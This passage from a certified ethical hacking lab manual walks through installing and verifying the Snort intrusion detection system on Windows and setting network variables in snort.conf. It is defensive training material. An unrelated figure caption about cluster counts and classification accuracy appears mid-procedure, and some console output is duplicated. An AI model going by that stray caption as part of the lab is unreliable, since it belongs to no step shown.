
9. Copy the **so_rules** folder from **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.



10. Copy the **preproc_rules** folder from **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150**, and paste it into **C:\Snort**. The **preproc_rules** folder is already present in **C:\Snort**; replace this folder with the **preproc_rules** folder taken from the specified location.




11. Using the same method, copy the **rules** folder from **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort\snortrules-snapshot-29150** and paste into **C:\Snort**.




12. Now right-click on the **Windows Start** icon and click **Run** from the menu.





13. The Run window appears; type cmd in the Open field and click OK to launch command prompt window.



14. The Command Prompt window appears; type cd C:\Snort\bin and press Enter to access the bin folder in the command prompt.

```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>cd C:\Snort\bin

C:\Snort\bin>
```

15. Type **snort** and press **Enter**.

16. Snort initializes: wait for it to complete. After completion press **Ctrl+C**. Snort exits and comes back to **C:\Snort\bin**.



```
Administrator: C:\Windows\system32\cmd.exe
IP6 Ext: 152 ( 95.597%)
IP6 Opts: 54 ( 33.962%)
Frag6: 0 ( 0.000%)
ICMP6: 66 ( 41.509%)
UDP6: 26 ( 16.352%)
TCP6: 6 ( 3.774%)
Teredo: 0 ( 0.000%)
ICMP-IP: 0 ( 0.000%)
EAPOL: 0 ( 0.000%)
IP4/IP4: 0 ( 0.000%)
IP4/IP6: 0 ( 0.000%)
IP6/IP4: 0 ( 0.000%)
IP6/IP6: 0 ( 0.000%)
GRE: 0 ( 0.000%)
GRE Eth: 0 ( 0.000%)
GRE VLAN: 0 ( 0.000%)
GRE IP4: 0 ( 0.000%)
GRE IP6: 0 ( 0.000%)
GRE IP6 Ext: 0 ( 0.000%)
GRE PPTP: 0 ( 0.000%)
GRE ARP: 0 ( 0.000%)
GRE IPX: 0 ( 0.000%)
GRE Loop: 0 ( 0.000%)
MPLS: 0 ( 0.000%)
ARP: 5 ( 3.145%)
IPX: 0 ( 0.000%)
Eth Loop: 0 ( 0.000%)
Eth Disc: 0 ( 0.000%)
IP4 Disc: 0 ( 0.000%)
IP6 Disc: 0 ( 0.000%)
TCP Disc: 0 ( 0.000%)
UDP Disc: 0 ( 0.000%)
ICMP Disc: 0 ( 0.000%)
All Discard: 0 ( 0.000%)
Other: 2 ( 1.258%)
Bad Chk Sum: 28 ( 17.610%)
Bad TTL: 0 ( 0.000%)
S5 G 1: 0 ( 0.000%)
S5 G 2: 0 ( 0.000%)
Total: 159
=====
Snort exiting
C:\Snort\bin>
```

17. Now type **snort -W**. This command lists your machine's physical address, IP address, and Ethernet Drivers, but all are disabled by default.

```
Select Administrator: C:\Windows\system32\cmd.exe
GRE VLAN: 0 ( 0.000%)
GRE IP4: 0 ( 0.000%)
GRE IP6: 0 ( 0.000%)
GRE IP6 Ext: 0 ( 0.000%)
GRE PPTP: 0 ( 0.000%)
GRE ARP: 0 ( 0.000%)
GRE IPX: 0 ( 0.000%)
GRE Loop: 0 ( 0.000%)
MPLS: 0 ( 0.000%)
ARP: 5 ( 3.145%)
IPX: 0 ( 0.000%)
Eth Loop: 0 ( 0.000%)
Eth Disc: 0 ( 0.000%)
IP4 Disc: 0 ( 0.000%)
IP6 Disc: 0 ( 0.000%)
TCP Disc: 0 ( 0.000%)
UDP Disc: 0 ( 0.000%)
ICMP Disc: 0 ( 0.000%)
All Discard: 0 ( 0.000%)
Other: 2 ( 1.258%)
Bad Chk Sum: 28 ( 17.610%)
Bad TTL: 0 ( 0.000%)
S5 G 1: 0 ( 0.000%)
S5 G 2: 0 ( 0.000%)
Total: 159
=====
Snort exiting
C:\Snort\bin>snort -W
```
- *> Snort! <-
o"_)~ Version 2.9.15-WIN32 GRE (Build 7)
... By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.3
Index Physical Address IP Address Device Name Description
---- -----
1 00:00:00:00:00:00 0000:0000:fe80:0000:0000:c9b9:9124 \Device\NPF_{B626B803-B7F7-480B-BA17-FFC0F7E31FC2}
Microsoft Corporation
C:\Snort\bin>
```

18. Observe your Ethernet Driver **index number** and write it down (in this task, it is 1).

19. To enable the Ethernet Driver, in the command prompt, type **snort -dev -i 1** and press **Enter**

20. You see a rapid scroll text in the command prompt, which means that the Ethernet Driver is enabled and working properly.

21. Leave the Snort command prompt window open, and launch another command prompt window.

22. In a new command prompt, type **ping google.com** and press **Enter**.



```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ping google.com

Pinging google.com [172.217.2.206] with 32 bytes of data:
Reply from 172.217.2.206: bytes=32 time=11ms TTL=112
Reply from 172.217.2.206: bytes=32 time=9ms TTL=112
Reply from 172.217.2.206: bytes=32 time=8ms TTL=112
Reply from 172.217.2.206: bytes=32 time=12ms TTL=112

Ping statistics for 172.217.2.206:
 Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
 Minimum = 8ms, Maximum = 12ms, Average = 10ms


C:\Users\Administrator>
```

**Figure 1.** The effect of the number of clusters on the classification accuracy of the proposed model.



23. This ping command triggers a Snort alert in the Snort command prompt with rapid scrolling text.

Note: The Google IP address will differ when you perform this task.



24. Close both command prompt windows. The verification of Snort installation and the triggering alert is complete, and Snort is working correctly in verbose mode.

25. Configure the **snort.conf** file, located at **C:\Snort\etc**.

26. Open the **snort.conf** file with **Notepad++**.

```

1 #
2 # VRT Rule Packages Snort.conf
3 #
4 # For more information visit us at:
5 # http://www.snort.org Snort Website
6 # http://vrt-blog.snort.org/ Sourcefire VRT Blog
7 #
8 # Mailing list Contact: snort-sigs@lists.sourceforge.net
9 # False Positive reports: fp@sourcefire.com
10 # Snort bugs: bugs@snort.org
11 #
12 # Compatible with Snort Versions:
13 # VERSIONS : 2.9.15.0
14 #
15 # Snort build options:
16 # OPTIONS : --enable-gre --enable-mpls --enable-targetbased --enable-ppm --enable-perfprofiling --enable-zlib --ena
17 #
18 # Additional information:
19 # This configuration file enables active response, to run snort in
20 # test mode -T you are required to supply an interface -i <interface>
21 # or test mode will fail to fully validate the configuration and
22 # exit with a FATAL error
23 #
24 #####
25 # This file contains a sample snort configuration.
26 # You should take the following steps to create your own custom configuration:
27 #
28 # 1) Set the network variables.
29 # 2) Configure the decoder
30 # 3) Configure the base detection engine
31 # 4) Configure dynamic loaded libraries
32 # 5) Configure preprocessors
33 # 6) Configure output plugins
34 # 7) Customize your rule set
35 # 8) Customize preprocessor and decoder rule set
36 # 9) Customize shared object rule set

```

27. Scroll down to the **Step #1: Set the network variables** section (Line 41) of the **snort.conf** file. In the **HOME\_NET** line (Line 45), replace **any** with the IP addresses of the machine (target machine) on which Snort is running. Here, the target machine is **Windows Server 2019** and the IP address is **10.10.1.19**.

Note: This IP address may vary when you perform this task.

28. Leave the **EXTERNAL\_NET any** line as it is.

29. If you have a **DNS Server**, then make changes in the **DNS\_SERVERS** line by replacing **\$HOME\_NET** with your DNS Server IP address; otherwise, leave this line as it is.

Note: Here, the DNS server is **8.8.8.8**.



The screenshot shows a Notepad++ window titled 'snort.conf'. The file contains configuration settings for Snort. Several lines of code are highlighted with red boxes:

```

34 # 6) Configure output plugins
35 # 7) Customize your rule set
36 # 8) Customize preprocessor and decoder rule set
37 # 9) Customize shared object rule set
38 #####
39 #####
40 #####
41 # Step #1: Set the network variables. For more information, see README.variables
42 #####
43 #####
44 # Setup the network addresses you are protecting
45 ipvar HOME_NET 10.10.1.19
46 #####
47 # Set up the external network addresses. Leave as "any" in most situations
48 ipvar EXTERNAL_NET any
49 #####
50 # List of DNS servers on your network
51 ipvar DNS_SERVERS 8.8.8.8
52 #####
53 # List of SMTP servers on your network
54 ipvar SMTP_SERVERS $HOME_NET
55 #####
56 # List of web servers on your network
57 ipvar HTTP_SERVERS $HOME_NET
58 #####
59 # List of sql servers on your network
60 ipvar SQL_SERVERS $HOME_NET
61 #####
62 # List of telnet servers on your network
63 ipvar TELNET_SERVERS $HOME_NET
64 #####
65 # List of ssh servers on your network
66 ipvar SSH_SERVERS $HOME_NET
67 #####
68 # List of ftp servers on your network
69 ipvar FTP_SERVERS $HOME_NET
70 #####

```

